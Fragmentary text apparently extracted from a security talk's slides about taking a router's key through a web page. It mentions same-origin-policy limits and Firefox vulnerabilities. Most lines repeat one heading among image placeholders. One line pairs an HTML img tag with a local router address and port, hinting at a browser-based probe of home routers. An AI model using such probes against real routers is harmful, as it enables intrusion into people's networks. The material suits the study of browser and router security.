
Getting the key from a web page




Getting the key from a web page

The New York Times


Getting the key from a web page



Getting the key from a web page



Getting the key from a web page



Same origin policy limitation

Same origin policy prevents us from knowing what kind of authentication the router use


Same origin policy limitation

Same origin policy prevents us from knowing what kind of authentication the router use

↓

Firefox vulnerabilities


Getting the key from a web page




<img src=”e.jpg”/>

192.168.2.1:1372

Getting the key from a web page

